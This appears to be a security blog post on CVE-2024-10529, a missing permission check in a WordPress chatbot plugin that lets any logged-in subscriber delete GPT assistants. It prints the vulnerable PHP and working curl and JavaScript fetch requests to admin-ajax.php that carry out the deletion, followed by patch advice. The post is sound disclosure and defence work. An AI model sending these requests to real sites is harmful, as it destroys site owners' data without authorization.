
Security flaws in WordPress plugins are not new. But sometimes, a small mistake can break big things. That’s the case with CVE-2024-10529, a vulnerability affecting the Kognetiks Chatbot for WordPress plugin (up to version 2.1.7). If you use chatbots on your site, this bug could let even your regular subscribers—who should have next to no power—wipe out your carefully trained GPT assistants.
Read on to learn:
What Is CVE-2024-10529?
CVE-2024-10529 is a flaw in Kognetiks Chatbot’s delete_assistant() function. It does not check the user’s permissions before allowing them to delete a chatbot assistant. That means *any logged-in user* (even someone with just subscriber access) can delete your chatbot assistant with a simple request.
Affected versions: All releases up to and including 2.1.7
Plugin: Kognetiks Chatbot for WordPress
Why Does It Happen?
WordPress follows a “capabilities” system. For example, only admins should be able to delete or change main settings. In Kognetiks, the delete_assistant() function is missing these capability checks.
Here’s a simplified look at the code (taken from public sources)
// BAD: No capability check!
public function delete_assistant() {
    $assistant_id = intval($_POST['assistant_id']);
    // Delete operation here, no permission checks
    $this->db->delete_assistant($assistant_id);
    wp_send_json_success("Assistant deleted.");
}
There should be a check like
// GOOD: Verify permissions first
if (!current_user_can('delete_kognetiks_assistant')) {
    wp_send_json_error("Permission denied.");
    return;
}
How Could Attackers Exploit It? (With Code Example)
Any logged-in user can POST to the right AJAX endpoint and delete a chatbot. Here’s how a low-level user could do it, using a web browser's developer tools or a tool like curl:
Step 1: Get your assistant’s ID.
This might be exposed in the HTML or through the plugin’s REST API responses.
Step 2: Send a request, like this
curl -X POST \
  -d 'action=delete_assistant' \
  -d 'assistant_id=1' \
  -b 'wordpress_logged_in_cookie=...' \
  https://yoursite.com/wp-admin/admin-ajax.php
Or from JavaScript (as a logged-in user)
fetch('/wp-admin/admin-ajax.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'action=delete_assistant&assistant_id=1'
})
.then(res => res.json())
.then(console.log);
Result:
The plugin deletes the assistant—even though the user isn’t an admin!
Exploit in Action
Let’s say you have a membership or community site. A member with basic permissions logs in and runs this simple script:
fetch('/wp-admin/admin-ajax.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'action=delete_assistant&assistant_id=2'
});
That’s it—your GPT assistant with ID 2 is gone. No confirmation, no admin check.
1. Update Your Plugin
Check for the latest version of Kognetiks Chatbot and update immediately. The vendor may have patched this in versions released after 2.1.7.
Plugin page: https://wordpress.org/plugins/kognetiks-chatbot/
If you must patch manually, edit the plugin code to add capability checks like
if (!current_user_can('manage_options')) {
    wp_send_json_error("Permission denied.");
    exit;
}
3. Restrict User Roles
Until patched, consider removing untrusted user accounts if possible.
References & Links
- Kognetiks Chatbot for WordPress – Plugin page
- WPScan Vulnerability Report for CVE-2024-10529 *(link when available)*
- Wordfence Threat Intelligence Blog
- General best practices: WordPress Codex: Roles and Capabilities
The Takeaway
CVE-2024-10529 is a reminder: never trust user input, and always enforce permission checks in sensitive code. Update your plugins, monitor user activity, and protect your GPT chat assistants from disappearing at the click of a button.
Feel free to share this post and always keep your WordPress site secure!
Timeline
Published on: 11/13/2024 03:15:03 UTC
Last modified on: 11/18/2024 14:59:15 UTC